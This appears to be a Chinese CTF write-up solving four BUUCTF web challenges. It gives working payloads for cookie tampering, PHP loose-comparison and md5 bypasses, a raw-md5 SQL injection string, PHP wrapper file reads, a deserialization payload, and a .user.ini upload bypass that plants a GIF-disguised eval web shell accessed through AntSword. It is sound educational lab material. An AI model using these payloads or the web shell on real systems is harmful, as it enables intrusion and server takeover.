






拿到flag~~

[极客大挑战 2019]BuyFlag




查看源码

```
<!--
    ~~~post money and password~~~
if (isset($_POST['password'])) {
    $password = $_POST['password'];
    if (is_numeric($password)) {
        echo "password can't be number</br>";
    }elseif ($password == 404) {
        echo "Password Right!</br>";
    }
}
-->
```



代码审计：以post方式传参，money=100000000，password满足等于404，但是不能为数字，所以password等于404+任意字符使用burpsuite抓包

总结一下需要满足四个条件：`前面提示必须是cuit的学生`；`以post方式传参`；`money=100000000`；`password=404a`。

所以修改cookie里的`user=0`为`user=1`




`password=404a&money=100000000`，




这里提示数字太长


`password=404a&money=1e9`



[BJDCTF2020]Easy MD5



查看源代码没有什么发现，抓包看一看



线索暗示：`Hint: select * from 'admin' where password=md5($pass,true)`

md5(string,raw)


参数	描述
string	必需。规定要计算的字符串。
raw	可选。规定十六进制或二进制输出格式： TRUE - 原始 16 字符二进制格式；FALSE - 默认。32 字符十六进制数

现在需要构造or来绕过password，`md5(ffifdyop,true)='or'6\xc9]\x99\xe9!r,\xf9\xedb\x1c`
原sql查询语句则变为`select * from user where username ='admin' and password ='or'6\xc9]\x99\xe9!r,\xf9\xedb\x1c'`即可绕过
类似的字符串还有:`md5(129581926211651571912466741651878684928,true)=\x06\xdaT0D\x9f\x8fo#\xdf\xc1'or'8`
在输入ffifdyop后，出现

查看源码


```
<!--
$a = $GET['a'];
$b = $_GET['b'];

if($a != $b && md5($a) == md5($b)){
    // wow, glzjin wants a girl friend.
-->
```

这里就需要知道一个知识点：md5加密后的值开头为0E是他们的值相等
`/levels91.php?a=s878926199a&b=s155964671a`
出现以下提示




```
<!--
$a = $GET['a'];
$b = $_GET['b'];

if($a != $b && md5($a) == md5($b)){
    // wow, glzjin wants a girl friend.
-->

<!DOCTYPE html>
<html lang="zh-CN">
<head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <style>
        span {
            position: relative;
            display: flex;
            width: 100%;
            height: 700px;
            align-items: center;
            font-size: 70px;
            font-family:'Lucida Sans', 'Lucida Sans Regular', 'Lucida Grande', 'Lucida Sans Unicode', Geneva, Verdana, sans-serif;
            justify-content: center;
        }
    </style>
</head>

<body>
    <span>Do You Like MD5?</span>
</body>

</html>

<script>window.location.replace('./levell14.php')</script>
```


我们访问levell14.php





```
<?php
error_reporting(0);
include "flag.php";

highlight_file(__FILE__);

if($_POST['param1']!==$_POST['param2']&&md5($_POST['param1'])===md5($_POST['param2'])){
        echo $flag;
}
```


这里用php数组绕过，由于哈希函数无法处理php数组，在遇到数组时返回false，我们就可以利用false==false成立使条件成立。

`param1[]=1&param2[]=2`

```
<?php
error_reporting(0);
include "flag.php";

highlight_file(__FILE__);

if($_POST['param1']!==$_POST['param2']&&md5($_POST['param1'])===md5($_POST['param2'])){
        echo $flag;
}
```

flag{88a010c7-b1e4-4aad-bdc2-68af452d216e}




[ZJCTF 2019]NiZhuanSiWei

题目类型：反序列化+PHP伪协议


```php
<?php
$text = $_GET["text"];
$file = $_GET["file"];
$password = $_GET["password"];
if(isset($text)&&(file_get_contents($text,'r')==="welcome to the zjctf")){
        echo "<br><h1>".file_get_contents($text,'r')."</h1></br>";
        if(preg_match("/flag/",$file)){
                echo "Not now!";
                exit();
        }else{
                include($file);  //useless.php
                $password = unserialize($password);
                echo $password;
        }
}
else{
        highlight_file(__FILE__);
}
?>
```


这里注释提示有一个useless.php文件，访问一下



发现什么都没有


代码审计：有这样一行代码 `isset($text)&&(file_get_contents($text,'r')==="welcome to the zjctf"`，我们需要传入一个内容为 `welcome to the zjctf` 的文件。这时就要用到data协议，data协议通常是用来执行PHP代码，也可以将内容写入data协议中，然后让file_get_contents函数取读取。构造：`data://text/plain,welcome to the zjctf`，为了绕过某些过滤，这里用到base64编码。**构造payload**：`text=data://text/plain;base64,d2VsY29tZSB0byB0aGUgempjdGY=`。然后有一个可控参数file，构造 `file=useless.php`，但是针对php文件我们需要进行base64编码，否则读取不到其内容，所以构造payload：`file=php://filter/read=convert.base64-encode/resource=useless.php`。
得到以下经过base64加密的字符，



接下来进行base64解密，得到useless.php内容

```php
<?php

class Flag{  //flag.php
    public $file;
    public function __tostring(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
        return ("U R SO CLOSE !///COME ON PLZ");
        }
    }
}
?>
```

```php
<?php
class Flag{
    public $file='flag.php';
    public function __tostring(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
        return ("U R SO CLOSE !///COME ON PLZ");
        }
    }
}
$password=new Flag();
$password = serialize($password);
echo $password;
?>
```



O:4:"Flag":1:{s:4:"file";s:8:"flag.php";}

故最后payload为 `/?text=data://text/plain;base64,d2VsY29tZSB0byB0aGUgempjdGY=&file=useless.php&password=O:4:"Flag":1:{s:4:"file";s:8:"flag.php";}`

welcome to the zjctf

oh u find it

U R SO CLOSE !///COME ON PLZ

查看源码


```
<br><h1>welcome to the zjctf</h1></br>
<br>oh u find it </br>

<!--but i cant give it to u now-->

<?php

if(2===3){
    return ("flag{08d57ab2-6eba-4161-b647-470edb6fd408}");
}

?>
<br>U R SO CLOSE !///COME ON PLZ
```


[SUCTF 2019]CheckIn

具体知识点点这里

方法一：user.ini文件构成PHP后门

创建 `.user.ini` 文件，前面的 `GIF` 是为了绕过检测；因为后台用exif_imagetype函数检测文件类型，所以我们在文件前加上图片的特征，来绕过检测。



```
GIF
auto_prepend_file=a.jpg
```

上传

Upload Labs

文件名： 浏览... 未选择文件。
提交
Your dir uploads/ea6cf191dc7eec7b0e43199e459204e5
Your files :
array(4) { [0]=> string(1) "." [1]=> string(2) ".." [2]=> string(9) ".user.ini" [3]=> string(9) "index.php" }

创建图片文件

a.jpg - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)


```
GIF
<script language="php"> @eval($_POST['a']); </script>
```


上传

Upload Labs


文件名： 浏览... 未选择文件。
提交
Your dir uploads/ea6cf191dc7eec7b0e43199e459204e5
Your files :
array(5) { [0]=> string(1) "." [1]=> string(2) ".." [2]=> string(9) ".user.ini" [3]=> string(5) "a.jpg" [4]=> string(9) "index.php" }


蚁剑链接 `http://5df3767e-4da9-41f9-85fc-6629510b2f2b.node4.buuoj.cn:81/uploads/ea6cf191dc7eec7b0e43199e459204e5/index.php`




连接类型
PHP
编码器
default (不推荐)
random (不推荐)
base64
请求信息
其他设置


AntSword 编辑 窗口 调试
117.21.200.166
目录列表 (0)
/
app
uploads
ea6cf191dc7eec7b0e4319
文件列表 (3)
新建 上层 刷新 主目录 书签
/app/uploads/ea6cf191dc7eec7b0e43199e459204e5/
读取
名称 日期 大小 属性
.user.ini 2021-08-19 03:44:13 28 b 0644
a.jpg 2021-08-19 03:45:09 58 b 0644
index.php 2021-08-19 03:45:09 0 b 0644


AntSword 编辑 窗口 调试
117.21.200.166
目录列表 (22)
/
app
bin
boot
dev
entrypoint.cmd
entrypoint.d
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
文件列表 (29)
新建 上层 刷新 主目录 书签
/
读取
名称 日期 大小 属性
mnt 2019-01-22 15:00:00 6 b 0755
opt 2019-08-19 09:11:07 20 b 0755
proc 2021-08-19 03:43:59 0 b 0555
root 2019-08-19 09:02:29 41 b 0700
run 2021-08-19 03:44:04 100 b 0755
sbin 2019-08-19 08:47:27 18 b 0755
srv 2019-01-22 15:00:00 6 b 0755
sys 2021-06-14 01:12:31 0 b 0555
tmp 2021-08-19 03:45:09 6 b 1777
